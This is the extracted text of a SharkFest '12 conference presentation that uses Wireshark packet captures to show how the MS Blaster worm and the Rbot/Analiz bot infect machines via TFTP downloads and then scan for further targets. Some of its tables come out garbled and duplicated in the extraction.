SHARKFEST '12

Wireshark Developer and User Conference

Case Study - Worm's, Virus's and Bot's – Attacking From Within...

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- Phillip D. Shade is the founder of Merlion's Keep Consulting, a professional services company specializing in Network and Forensics Analysis
- Internationally recognized Network Security and Forensics expert, with over 30 years of experience
- Member of FBI InfraGard, Computer Security Institute, the IEEE and Volunteer at the Cyber Warfare Forum Initiative
- Numerous certifications including CNX-Ethernet (Certified Network Expert), Cisco CCNA, CWNA (Certified Wireless Network Administrator), WildPackets PasTech and WNAX (WildPackets Certified Network Forensics Analysis Expert)
- Certified instructor for a number of advanced Network Training academies including Wireshark University, Global Knowledge, Sniffer University, and Planet-3 Wireless Academy.





Not What You Want to See on Your Screen...

C:\>dir/w Volume in drive C has no label. Volume Serial Number is 343E-2558

Directory of C:\


AUTOEXEC.BATCONFIG.SYS[[Documents and Settings][Games][[Phill Stuff][Phill Trace Files][[Phill Work Stuff][Program Files][[Temp][WINDOWS]Y3 File(s)17,071 bytes12 Dir(s)5,121,503,232 bytes free

[DELL] [My Shared Folder] [Phill Tunes] [Student Downloads] YServer.txt

I just wanted to say LOVE YOU SAN!! billy gates why do you make this possible? Stop making money and fix your software!!_

The Original – The MS Blaster Worm...

- Exploits Microsoft Windows RPC Vulnerability
 - Microsoft RPC vulnerability using TCP Port 135
- Infected machines will attempt to propagate the worm to additional machines
 - Infected machines will also attempt to launch a <u>D</u>istributed <u>D</u>enial <u>of Service</u> (DDoS) attack against Microsoft on the following schedule:
 - Any day in the months
 - September December
 - 16th to the 31st day of the following months:
 - January August



Hey, kids. Make way for BLASTER

Packet Capture File

IP - Src	IP - Dest	Time	Protocol	Length	Info
1 141.157.228.12	10.1.1.31	0.000000	TCP	62	1857 > 4444 [SYN] Seq=1521629589
2 10.1.1.31	141.157.228.12	0.000269	TCP	62	4444 > 1857 [SYN, ACK] Seq=220592
3 141.157.228.12	10.1.1.31	0.082813	TCP	60	1857 > 4444 [ACK] Seq=1521629590
4 141.157.228.12	10.1.1.31	0.177883	TCP	93	1857 > 4444 [PSH, ACK] Seq=152162
5 10.1.1.31	141.157.228.12	0.349041	TCP	93	<u>4444 > 1857 [PSH, ACK] Seq=220592</u>
6 10.1.1.31	141.157.228.12	0.502697	TETP	62	Read Request, File: msblast.exe,
7 141.157.228.12	10.1.1.31	0.534942	TCP	60	1857 > 4444 [ACK] Seq=1521629629
8 10.1.1.31	141.157.228.12	0.535177	TCP	158	4444 > 1857 [PSH, ACK] Seq=220592
9 141.157.228.12	10.1.1.31	0.616459	TETP	558	Data Packet, Block: 1
10 10.1.1.31	141.157.228.12	0.617895	TETP	60	Acknowledgement, Block: 1
11 141.157.228.12	10.1.1.31	0.752105	TCP	60	1857 > 4444 [ACK] Seq=1521629629
12 12.243.154.137	10.1.1.31	0.848049	TCP	62	1818 > 135 [SYN] Seq=2903204790 W
13 10.1.1.31	12.243.154.137	0.848224	TCP	60	135 > 1818 [RST, ACK] Seq=0 Ack=2
14 12.243.154.137	10.1.1.31	1.380230	TCP	62	1818 > 135 [SYN] Seq=2903204790 W
15 10.1.1.31	12.243.154.137	1.380397	TCP	60	135 > 1818 [RST, ACK] Seq=0 Ack=2
16 141.157.228.12	10.1.1.31	1.519664	TETP	558	Data Packet, Block: 2
17 10.1.1.31	141.157.228.12	1.523540	TETP	60	Acknowledgement, Block: 2
18 12.243.154.137	10.1.1.31	1.822370	TCP	62	1818 > 135 [SYN] Seq=2903204790 W
19 10.1.1.31	12.243.154.137	1.822542	ТСР	60	135 > 1818 [RST, ACK] Seq=0 Ack=2
20 141.157.228.12	10.1.1.31	2.425865	TETP	558	Data Packet, Block: 3
21 10.1.1.31	141.157.228.12	2.430854	TETP	60	Acknowledgement, Block: 3
22 141.157.228.12	10.1.1.31	3.332098	TETP	558	Data Packet, Block: 4

What's hiding inside these seemingly harmless packets?

MSBlaster Worm Download

6 10.1.1.31 141.157.228.12 0.502697 TFTP 62 Read Request, File: msblast.ex 9 141.157.228.12 10.1.1.31 0.616459 TFTP 558 Data Packet, Block: 1 10 10.1.1.31 141.157.228.12 0.61789 TFTP 60 Acknowledgement, Block: 2 16 141.157.228.12 10.1.1.31 1.519664 TFTP 558 Data Packet, Block: 2 20 141.157.228.12 10.1.1.31 1.41.157.228.12 1.523540 TFTP 60 Acknowledgement, Block: 2 20 141.157.228.12 10.1.1.31 1.41.157.228.12 2.430854 TFTP 60 Acknowledgement, Block: 3 21 10.1.1.31 141.157.228.12 3.332098 TFTP 558 Data Packet, Block: 4 23 10.1.1.31 141.157.228.12 3.332752 TFTP 60 Acknowledgement, Block: 4 24 141.157.228.12 10.1.1.31 4.238330 TFTP 558 Data Packet, Block: 5 25 10.1.1.31 141.157.228.12 5.152692 TFTP 60 Acknowledgement, Block: 6 27 10.1.1.31 141.157.228.12 6.053781 TFTP 558 Data Packet, Block: 7	IP - Src	IP - Dest	Time	Protocol	Length	Info
10 10.1.1.31 141.157.228.12 0.617895 TFTP 60 Acknowledgement, Block: 1 16 141.157.228.12 10.1.1.31 1.519664 TFTP 558 Data Packet, Block: 2 17 10.1.1.31 141.157.228.12 1.523540 TFTP 60 Acknowledgement, Block: 2 20 141.157.228.12 10.1.31 2.425865 TFTP 558 Data Packet, Block: 3 21 10.1.31 141.157.228.12 2.430854 TFTP 60 Acknowledgement, Block: 3 21 10.1.31 141.157.228.12 3.3272 TFTP 60 Acknowledgement, Block: 4 23 10.1.1.31 141.157.228.12 3.32752 TFTP 60 Acknowledgement, Block: 4 24 141.157.228.12 10.1.31 4.238300 TFTP 558 Data Packet, Block: 5 25 10.1.31 141.157.228.12 5.152692 TFTP 60 Acknowledgement, Block: 7 20 10.1.31 141.157.228.12 6.050781 TFTP 60 Acknowledgement, Block: 7 20 10.1.31 141.157.228.12 6.961467	6 10.1.1.31	141.157.228.12	0.502697	TFTP	62	Read Request, File: msblast.ex
16 141.157.228.12 10.1.1.31 1.519664 TFTP 558 Data Packet, Block: 2 17 10.1.1.31 141.157.228.12 1.523540 TFTP 60 Acknowledgement, Block: 2 20 141.157.228.12 10.1.1.31 2.425865 TFTP 558 Data Packet, Block: 3 21 10.1.1.31 141.157.228.12 2.430854 TFTP 60 Acknowledgement, Block: 3 21 10.1.1.31 141.157.228.12 2.430854 TFTP 60 Acknowledgement, Block: 4 21 10.1.1.31 141.157.228.12 3.32752 TFTP 60 Acknowledgement, Block: 4 24 141.157.228.12 10.1.1.31 4.238330 TFTP 558 Data Packet, Block: 5 25 10.1.1.31 141.157.228.12 4.244026 TFTP 60 Acknowledgement, Block: 5 26 141.157.228.12 10.1.1.31 5.145458 TFTP 558 Data Packet, Block: 7 20 10.1.1.31 141.157.228.12 5.152692 TFTP 60 Acknowledgement, Block: 7 20 10.1.1.31 141.157.228.12 6.053	9 141.157.228.12	10.1.1.31	0.616459	TFTP	558	Data Packet, Block: 1
1710.1.1.31141.157.228.121.523540TFTP60Acknowledgement, Block: 220141.157.228.1210.1.1.312.425865TFTP558Data Packet, Block: 32110.1.1.31141.157.228.122.430854TFTP60Acknowledgement, Block: 322141.157.228.1210.1.1.313.32098TFTP558Data Packet, Block: 42310.1.1.31141.157.228.123.332752TFTP60Acknowledgement, Block: 424141.157.228.1210.1.1.314.238330TFTP558Data Packet, Block: 52510.1.1.31141.157.228.124.244026TFTP60Acknowledgement, Block: 526141.157.228.1210.1.1.315.145458TFTP558Data Packet, Block: 62710.1.1.31141.157.228.125.152692TFTP60Acknowledgement, Block: 72910.1.1.31141.157.228.126.053781TFTP558Data Packet, Block: 72910.1.1.31141.157.228.126.053781TFTP60Acknowledgement, Block: 7310.1.1.31141.157.228.1210.56802TFTP558Data Packet, Block: 8310.1.1.31141.157.228.127.864008TFTP558Data Packet, Block: 9310.1.1.31141.157.228.127.866905TFTP60Acknowledgement, Block: 9310.1.1.31141.157.228.127.866905TFTP60Acknowledgement, Block: 9310.1.1.31141.157.228.127.866905 </td <td>10 10.1.1.31</td> <td>141.157.228.12</td> <td>0.617895</td> <td>TFTP</td> <td>60</td> <td>Acknowledgement, Block: 1</td>	10 10.1.1.31	141.157.228.12	0.617895	TFTP	60	Acknowledgement, Block: 1
20 141.157.228.12 10.1.1.31 2.425865 TFTP 558 Data Packet, Block: 3 21 10.1.1.31 141.157.228.12 2.430854 TFTP 60 Acknowledgement, Block: 3 22 141.157.228.12 10.1.1.31 3.332098 TFTP 558 Data Packet, Block: 4 23 10.1.1.31 141.157.228.12 3.332752 TFTP 60 Acknowledgement, Block: 4 24 141.157.228.12 10.1.1.31 4.238330 TFTP 558 Data Packet, Block: 5 25 10.1.1.31 141.157.228.12 4.244026 TFTP 60 Acknowledgement, Block: 5 26 141.157.228.12 10.1.1.31 5.145458 TFTP 60 Acknowledgement, Block: 6 27 10.1.1.31 141.157.228.12 5.152692 TFTP 60 Acknowledgement, Block: 7 29 10.1.1.31 141.157.228.12 6.053781 TFTP 558 Data Packet, Block: 7 20 10.1.1.31 141.157.228.12 6.961467 TFTP 60 Acknowledgement, Block: 8 31 10.1.1.31 141.157.228.12 7.86	16 141.157.228.12	10.1.1.31	1.519664	TFTP	558	Data Packet, Block: 2
21 10.1.1.31 141.157.228.12 2.430854 TFTP 60 Acknowledgement, Block: 3 22 141.157.228.12 10.1.1.31 3.332098 TFTP 558 Data Packet, Block: 4 23 10.1.1.31 141.157.228.12 3.332752 TFTP 60 Acknowledgement, Block: 4 24 141.157.228.12 10.1.1.31 4.238330 TFTP 558 Data Packet, Block: 5 25 10.1.1.31 141.157.228.12 4.244026 TFTP 60 Acknowledgement, Block: 5 26 141.157.228.12 10.1.1.31 5.145458 TFTP 558 Data Packet, Block: 6 27 10.1.1.31 141.157.228.12 5.152692 TFTP 60 Acknowledgement, Block: 7 29 10.1.1.31 141.157.228.12 5.152692 TFTP 558 Data Packet, Block: 7 30 141.157.228.12 10.1.1.31 6.050621 TFTP 558 Data Packet, Block: 7 30 141.157.228.12 10.1.1.31 6.956802 TFTP 558 Data Packet, Block: 8 31 10.1.1.31 141.157.228.12 6.961467 </td <td>17 10.1.1.31</td> <td>141.157.228.12</td> <td>1.523540</td> <td>TFTP</td> <td>60</td> <td>Acknowledgement, Block: 2</td>	17 10.1.1.31	141.157.228.12	1.523540	TFTP	60	Acknowledgement, Block: 2
22 141.157.228.12 10.1.1.31 3.332098 TFTP 558 Data Packet, Block: 4 23 10.1.1.31 141.157.228.12 3.332752 TFTP 60 Acknowledgement, Block: 4 24 141.157.228.12 10.1.1.31 4.238330 TFTP 558 Data Packet, Block: 5 25 10.1.1.31 141.157.228.12 4.244026 TFTP 60 Acknowledgement, Block: 5 26 141.157.228.12 10.1.1.31 5.145458 TFTP 60 Acknowledgement, Block: 6 27 10.1.1.31 141.157.228.12 5.152692 TFTP 60 Acknowledgement, Block: 7 29 10.1.1.31 141.157.228.12 6.053781 TFTP 60 Acknowledgement, Block: 7 30 141.157.228.12 10.1.1.31 6.956802 TFTP 558 Data Packet, Block: 8 31 10.1.1.31 141.157.228.12 6.961467 TFTP 558 Data Packet, Block: 9 31 0.1.1.31 141.157.228.12 6.961467 TFTP 558 Data Packet, Block: 9 31 0.1.1.31 141.157.228.12 7.866905 TFTP 558 Data Packet, Block: 9 31 0.1.1.31 141.157.228.12 <t< td=""><td>20 141.157.228.12</td><td>10.1.1.31</td><td>2.425865</td><td>TFTP</td><td>558</td><td>Data Packet, Block: 3</td></t<>	20 141.157.228.12	10.1.1.31	2.425865	TFTP	558	Data Packet, Block: 3
23 10.1.1.31 141.157.228.12 3.32752 TFTP 60 Acknowledgement, Block: 4 24 141.157.228.12 10.1.1.31 4.238330 TFTP 558 Data Packet, Block: 5 25 10.1.1.31 141.157.228.12 4.244026 TFTP 60 Acknowledgement, Block: 5 26 141.157.228.12 10.1.1.31 5.145458 TFTP 558 Data Packet, Block: 6 27 10.1.1.31 141.157.228.12 5.152692 TFTP 60 Acknowledgement, Block: 6 28 141.157.228.12 10.1.1.31 6.050621 TFTP 558 Data Packet, Block: 7 29 10.1.1.31 141.157.228.12 6.053781 TFTP 60 Acknowledgement, Block: 7 30 141.157.228.12 10.1.1.31 6.956802 TFTP 558 Data Packet, Block: 8 31 10.1.1.31 141.157.228.12 6.961467 TFTP 60 Acknowledgement, Block: 8 31 10.1.1.31 141.157.228.12 7.866905 TFTP 60 Acknowledgement, Block: 9 31 10.1.1.31 141.157.228.12 7.866905 TFTP 60 Acknowledgement, Block: 9 34 141.157.228.12 10.1.1.31	21 10.1.1.31	141.157.228.12	2.430854	TFTP	60	Acknowledgement, Block: 3
24 141.157.228.12 10.1.1.31 4.238330 TFTP 558 Data Packet, Block: 5 25 10.1.1.31 141.157.228.12 4.244026 TFTP 60 Acknowledgement, Block: 5 26 141.157.228.12 10.1.1.31 5.145458 TFTP 558 Data Packet, Block: 5 26 141.157.228.12 10.1.1.31 5.145458 TFTP 558 Data Packet, Block: 6 27 10.1.1.31 141.157.228.12 5.152692 TFTP 60 Acknowledgement, Block: 6 28 141.157.228.12 10.1.1.31 6.050621 TFTP 558 Data Packet, Block: 7 29 10.1.1.31 141.157.228.12 6.053781 TFTP 558 Data Packet, Block: 7 30 141.157.228.12 10.1.1.31 6.956802 TFTP 558 Data Packet, Block: 8 31 10.1.1.31 141.157.228.12 6.961467 TFTP 558 Data Packet, Block: 8 31 10.1.1.31 141.157.228.12 7.866905 TFTP 60 Acknowledgement, Block: 8 31 10.1.1.31 141.157.228.12 7.866905 TFTP 60 Acknowledgement, Block: 9 34 141.157.228.12 10.1.1.31 <t< td=""><td>22 141.157.228.12</td><td>10.1.1.31</td><td>3.332098</td><td>TFTP</td><td>558</td><td>Data Packet, Block: 4</td></t<>	22 141.157.228.12	10.1.1.31	3.332098	TFTP	558	Data Packet, Block: 4
25 10.1.1.31141.157.228.124.244026TFTP60Acknowledgement, Block: 526 141.157.228.1210.1.1.315.145458TFTP558Data Packet, Block: 627 10.1.1.31141.157.228.125.152692TFTP60Acknowledgement, Block: 628 141.157.228.1210.1.1.316.050621TFTP558Data Packet, Block: 729 10.1.1.31141.157.228.126.053781TFTP60Acknowledgement, Block: 730 141.157.228.1210.1.1.316.956802TFTP558Data Packet, Block: 831 10.1.1.31141.157.228.126.961467TFTP60Acknowledgement, Block: 832 141.157.228.1210.1.1.317.864008TFTP558Data Packet, Block: 933 10.1.1.31141.157.228.127.866905TFTP60Acknowledgement, Block: 934 141.157.228.1210.1.1.318.770122TFTP558Data Packet, Block: 1035 10.1.1.31141.157.228.128.773080TFTP60Acknowledgement, Block: 1137 10.Server infects the workstation with MSBIaster-Worm via TFTP Download1139 10.1.1.31141.157.228.1210.584571TFTP60Acknowledgement, Block: 12	23 10.1.1.31	141.157.228.12	3.332752	TFTP	60	Acknowledgement, Block: 4
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32 141.157.228.12 10.1.1.31 7.864008 TFTP 558 Data Packet, Block: 9 33 10.1.1.31 141.157.228.12 7.866905 TFTP 60 Acknowledgement, Block: 9 34 141.157.228.12 10.1.1.31 8.770122 TFTP 558 Data Packet, Block: 9 35 10.1.1.31 141.157.228.12 8.773080 TFTP 558 Data Packet, Block: 10 36 141 157 228 12 10.1.1.31 9.676307 TETP 558 Data Packet Block: 11 37 10. Server infects the workstation with MSBIaster-Worm via TFTP Download 11 38 141 141.157.228.12 10.584571 TFTP 60 Acknowledgement, Block: 12	30 141.157.228.12	10.1.1.31	6.956802	TFTP	558	Data Packet, Block: 8
33 10.1.1.31 141.157.228.12 7.866905 TFTP 60 Acknowledgement, Block: 9 34 141.157.228.12 10.1.1.31 8.770122 TFTP 558 Data Packet, Block: 10 35 10.1.1.31 141.157.228.12 8.773080 TFTP 60 Acknowledgement, Block: 10 36 141 157 228 10 1 31 9 676307 TETP 558 Data Packet Block: 11 37 10. Server infects the workstation with MSBIaster-Worm via TFTP Download 11 38 141 141.157.228.12 10.584571 TFTP 60 Acknowledgement, Block: 12	31 10.1.1.31	141.157.228.12	6.961467	TFTP	60	Acknowledgement, Block: 8
34 141.157.228.12 10.1.1.31 8.770122 TFTP 558 Data Packet, Block: 10 35 10.1.1.31 141.157.228.12 8.773080 TFTP 60 Acknowledgement, Block: 10 36 141 157 228 10 1 31 9 676307 TETP 558 Data Packet Block: 11 37 10. Server infects the workstation with MSBIaster-Worm via TFTP Download 11 38 141 141.157.228.12 10.584571 TFTP 60 Acknowledgement, Block: 11	32 141.157.228.12	10.1.1.31	7.864008	TFTP	558	Data Packet, Block: 9
35 10.1.1.31 141.157.228.12 8.773080 TFTP 60 Acknowledgement, Block: 10 36 141 157 228 10 1 31 9 676307 TETP 558 Data Packet Block: 11 37 10. Server infects the workstation with MSBlaster-Worm via TFTP Download 11 38 141 141.157.228.12 10.584571 TFTP 60 Acknowledgement, Block: 12	33 10.1.1.31	141.157.228.12	7.866905	TFTP	60	Acknowledgement, Block: 9
36 141 157 228 10 1 131 9 676307 TETP 558 Data Packet Block: 11 37 10. Server infects the workstation with MSBlaster-Worm via TFTP Download 11 38 141 141.157.228.12 10.584571 TFTP 60 Acknowledgement, Block: 12	34 141.157.228.12	10.1.1.31	8.770122	TFTP	558	Data Packet, Block: 10
37 10. 38 141Server infects the workstation with MSBlaster-Worm via TFTP Download1139 10.1.1.31141.157.228.1210.584571TFTP60Acknowledgement, Block: 12	35 10.1.1.31	141.157.228.12	8.773080	TFTP	60	Acknowledgement, Block: 10
38 141 Server meets the workstation with WSDiaster-Worm via TFTP Download 39 10.1.1.31 141.157.228.12 10.584571 TFTP 60 Acknowledgement, Block: 12	36 141 157 228 12	10 1 1 31	9 676307	TETP	558	Data Packet Block: 11
39 10.1.1.31 141.157.228.12 10.584571 TFTP 60 Acknowledgement, Block: 12	37 10. Server infe	octs the worksta	tion with MSR	laster-	Morm	via TETP Download
	38 141				vvom	T VIA TT TT DOWINOUU
40 141.157.228.12 10.1.1.31 11.459194 TFTP 78 Data Packet, Block: 13 (last)		141.157.228.12	10.584571	TFTP		
	40 141.157.228.12	10.1.1.31	11.459194	TFTP	78	Data Packet, Block: 13 (last)

MSBlaster Worm – Visual Reconstruction

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
. . . .

Infected Workstation Now Attacks Others

IP - Src	IP - Dest	Time	Protocol	Length	Info	
44 10.1.1.31	180.191.253.1	15.182403	TCP	62	1029 > 135	[SYN] Seq=2209767891
45 10.1.1.31	180.191.253.2	15.182544	TCP	62	1030 > 135	[SYN] Seq=2209826792
46 10.1.1.31	180.191.253.3	15.182664	TCP	62	1031 > 135	[SYN] Seq=2209875599
47 10.1.1.31	180.191.253.4	15.182779	TCP	62	1032 > 135	[SYN] Seq=2209914664
48 10.1.1.31	180.191.253.5	15.182899	TCP	62	1033 > 135	[SYN] Seq=2209955055
49 10.1.1.31	180.191.253.6	15.183015	TCP	62	1034 > 135	[SYN] Seq=2210006969
50 10.1.1.31	180.191.253.7	15.183136	TCP	62	1035 > 135	[SYN] Seq=2210066265
51 10.1.1.31	180.191.253.8	15.183258	TCP	62	1036 > 135	[SYN] Seq=2210127960
52 10.1.1.31	180.191.253.9	15.183382	TCP	62	1037 > 135	[SYN] Seq=2210167019
53 10.1.1.31	180.191.253.10	15.183490	TCP	62	1038 > 135	[SYN] Seq=2210207993
54 10.1.1.31	180.191.253.11	15.183609	TCP	62	1039 > 135	[SYN] Seq=2210265390
55 10.1.1.31	180.191.253.12	15.183723	TCP	62	1040 > 135	[SYN] Seq=2210311217
56 10.1.1.31	180.191.253.13	15.183841	TCP	62	1041 > 135	[SYN] Seq=2210376132
57 10.1.1.31	180.191.253.14	15.183960	TCP	62	1042 > 135	[SYN] Seq=2210410320
58 10.1.1.31	180.191.253.15	15.184080	TCP	62	1043 > 135	[SYN] Seq=2210468332
59 10.1.1.31	180.191.253.16	15.184196	TCP	62	1044 > 135	[SYN] Seq=2210526690
60 10.1.1.31	180.191.253.17	15.184311	TCP	62	1045 > 135	[SYN] Seq=2210588478
61 10.1.1.31	180.191.253.18	15.184427	TCP	62	1046 > 135	[SYN] Seq=2210623641
62 10.1.1.31	180.191.253.19	15.184564	TCP	62	1047 > 135	[SYN] Seq=2210673362
63 10.1.1.31	180.191.253.20	15.184682	ТСР	62	1048 > 135	[SYN] Seq=2210716189

10.1.1.31 Now scans for other nodes beginning in the 180.191.253.XXX range

Blaster Worm Attack – What it Looks Like...



MSBlaster Worms - A Postscript...

SEATTLE, Washington (AP) -- A teenager was sentenced Friday to 1 1/2 years in prison for unleashing a variant of the "Blaster" Internet worm that crippled 48,000 computers.

Jeffrey Lee Parson, 19, of Hopkins, Minnesota, will serve his time at a low-security prison and must perform 10 months of community service.

Parson created a Blaster version that launched a distributed denial-of-service attack against a Microsoft Windows update Web site as well as personal computers. Blaster and its variants, also known as the LovSan virus, crippled networks worldwide.

*CNN News 28Jan05





Insider Threat – Bots...



Bot Infested Capture File

61 62 63 64 65 66 67 68 69 70 71 72	IP - Src 68.164.173.62 68.164.173.62 68.164.173.62 172.16.1.10 172.16.1.10 68.164.173.62 68.164.173.62 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10	IP - Dest 1/2.16.1.10 172.16.1.10 172.16.1.10 68.164.173.62 68.164.173.62 172.16.1.10 172.16.1.10 172.16.1.10 68.164.173.62 68.164.173.62 68.164.173.62 68.164.173.62 68.164.173.62 68.164.173.62 68.164.173.62 68.164.173.62 68.164.173.62 68.164.173.62	Time 69./9899/ 70.476275 70.496296 70.496445 72.876008 72.974040 72.975773 72.975807 73.023928 73.212438 74.222177	Protocol TCP TCP DCERPC DCERPC TCP TCP :emActiv TCP TCP TCP	54 54	Info 4/31 > 135 [ACK] Seq=53/13960/ 1216 > 135 [ACK] Seq=558177394 / Bind: call_id: 127 Fragment: Sin Bind_ack: call_id: 127 Fragment 135 > 4800 [FIN, ACK] Seq=345644 [TCP segment of a reassembled PI RemoteCreateInstance request[Lon 135 > 1216 [ACK] Seq=3486354286 135 > 1216 [FIN, ACK] Seq=3486354286 135 > 1216 [FIN] Seq=34865555 135 > 1216 [FIN] Seq=348655555 135 > 1216 [FIN] Seq=348655555 135 > 1216 [FI
62 63 64 65 66 67 68 69 70 71 72	68.164.173.62 68.164.173.62 172.16.1.10 172.16.1.10 68.164.173.62 68.164.173.62 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10	172.16.1.10 172.16.1.10 68.164.173.62 68.164.173.62 172.16.1.10 172.16.1.10 68.164.173.62 68.164.173.62 68.164.173.62	70.476275 70.496296 70.496445 72.876008 72.974040 72.975773 72.975807 73.023928 73.212438	TCP DCERPC DCERPC TCP TCP :emActiv TCP TCP	60 126 114 54 1486 86 54 54	1216 > 135 [ACK] Seq=558177394 / Bind: call_id: 127 Fragment: Sin Bind_ack: call_id: 127 Fragment 135 > 4800 [FIN, ACK] Seq=345644 [TCP segment of a reassembled PI RemoteCreateInstance request[Low 135 > 1216 [ACK] Seq=3486354286
63 64 65 66 67 68 69 70 71 72	68.164.173.62 172.16.1.10 172.16.1.10 68.164.173.62 68.164.173.62 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10	172.16.1.10 68.164.173.62 68.164.173.62 172.16.1.10 172.16.1.10 68.164.173.62 68.164.173.62 68.164.173.62	70.496296 70.496445 72.876008 72.974040 72.975773 72.975807 73.023928 73.212438	DCERPC DCERPC TCP TCP :emActiv TCP TCP	126 114 54 1486 86 54 54	Bind: call_id: 127 Fragment: Sin Bind_ack: call_id: 127 Fragment 135 > 4800 [FIN, ACK] Seq=345644 [TCP segment of a reassembled PI RemoteCreateInstance request[Low 135 > 1216 [ACK] Seq=3486354286
64 65 66 67 68 69 70 71 72	172.16.1.10 172.16.1.10 68.164.173.62 68.164.173.62 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 68.164	68.164.173.62 68.164.173.62 172.16.1.10 172.16.1.10 68.164.173.62 68.164.173.62 68.164.173.62	70.496445 72.876008 72.974040 72.975773 72.975807 73.023928 73.212438	DCERPC TCP TCP :emActiv TCP TCP	114 54 1486 86 54 54	<pre>Bind_ack: call_id: 127 Fragment 135 > 4800 [FIN, ACK] Seq=345644 [TCP segment of a reassembled PI RemoteCreateInstance request[Log 135 > 1216 [ACK] Seq=3486354286</pre>
65 66 67 68 69 70 71 72	172.16.1.10 68.164.173.62 68.164.173.62 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 68.164	68.164.173.62 172.16.1.10 172.16.1.10 68.164.173.62 68.164.173.62 68.164.173.62	72.876008 72.974040 72.975773 72.975807 73.023928 73.212438	TCP TCP :emActiv TCP TCP	54 1486 86 54 54	135 > 4800 [FIN, ACK] Seq=345648 [TCP segment of a reassembled PI RemoteCreateInstance request[Low 135 > 1216 [ACK] Seq=3486354286
66 67 68 69 70 71 72	68.164.173.62 68.164.173.62 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 68.164 Summary :	172.16.1.10 172.16.1.10 68.164.173.62 68.164.173.62 68.164.173.62	72.974040 72.975773 72.975807 73.023928 73.212438	TCP :emActiv TCP TCP	1486 86 54 54	[TCP segment of a reassembled PI RemoteCreateInstance request[Lon 135 > 1216 [ACK] Seq=3486354286
67 68 69 70 71 72	68.164.173.62 172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 68.164 Summary :	172.16.1.10 68.164.173.62 68.164.173.62 68.164.173.62	72.975773 72.975807 73.023928 73.212438	:emActiv TCP TCP	86 54 54	RemoteCreateInstance request[Lor 135 > 1216 [ACK] Seq=3486354286
68 69 70 71 72	172.16.1.10 172.16.1.10 172.16.1.10 172.16.1.10 68.164 Summary :	68.164.173.62 68.164.173.62 68.164.173.62	72.975807 73.023928 73.212438	TCP TCP	54 54	135 > 1216 [ACK] Seq=3486354286
69 70 71 72	172.16.1.10 172.16.1.10 172.16.1.10 68.164	68.164.173.62 68.164.173.62	73.023928 73.212438	TCP	54	
70 71 72	172.16.1.10 172.16.1.10 68.164 Summary :	68.164.173.62	73.212438			155 > 1210 [FIN. ACK] Sed=54005
71 72	172.16.1.10 68.164 Summary :			TETE	61	
72	68.164 Summary :	08.104.1/3.02	(4 //////	TETR	61 61	Read Request, File: analiz.exe,
	Summary		/ 1122221//	TETP		Read Request, File: analiz.exe,
	170 10	Worm.Analiz.Process			8	Data Packet, Block: 1
	172.16				0	Acknowledgement, Block: 1
	68.164 Description :	Identified by Sophos as t	he Rbot-RP worm, the A	Analiz threat	8	Data Packet, Block: 1
	172.16	exploits backdoor function			6	Acknowledgement, Block: 1
and the second	172.16	unprotected or unauthoriz		. This threat	6	Acknowledgement, Block: 1
and the second	68.164	may also be identified as	W32/HJ-6963.		8	Data Packet, Block: 2
	172.16	Worm.Analiz should not b	e confused with Dialer.	Anal-Liz, whic	h 6	Acknowledgement, Block: 2
	68.164	is an unrelated premium	rate dialer application.		86	[TCP Retransmission] 1216 > 135
	172.16				4	[TCP Dup ACK 69#1] 135 > 1216 [/
	172.16	Worms are programs that network. A worm is a spe			4	135 > 1216 [FIN, ACK] Seq=34863
	172.16	network. A worn is a spe	cial type of computer v	11 03.	6	Acknowledgement, Block: 2
	68.164	This application is most li				Data Packet, Block: 2
84	172.16	vulnerabilities in system s		application that	it <mark>6</mark>	Acknowledgement, Block: 2
85	68.164	is considered to be adwar	re or spyware.		8	Data Packet, Block: 3
86	172.16				6	Acknowledgement, Block: 3
87 (68.164 Company:	Unknown			0	1216 > 135 [ACK] Seq=558178930
88	68.164				0	1216 > 135 [FIN, ACK] Seq=558178
89	172.16 Threat Level:				4	135 > 1216 [ACK] Seq=3486354287
90	68.164 Category :	WORM			8	Data Packet, Block: 3

Download Reconstruction

Follow TCP Stream

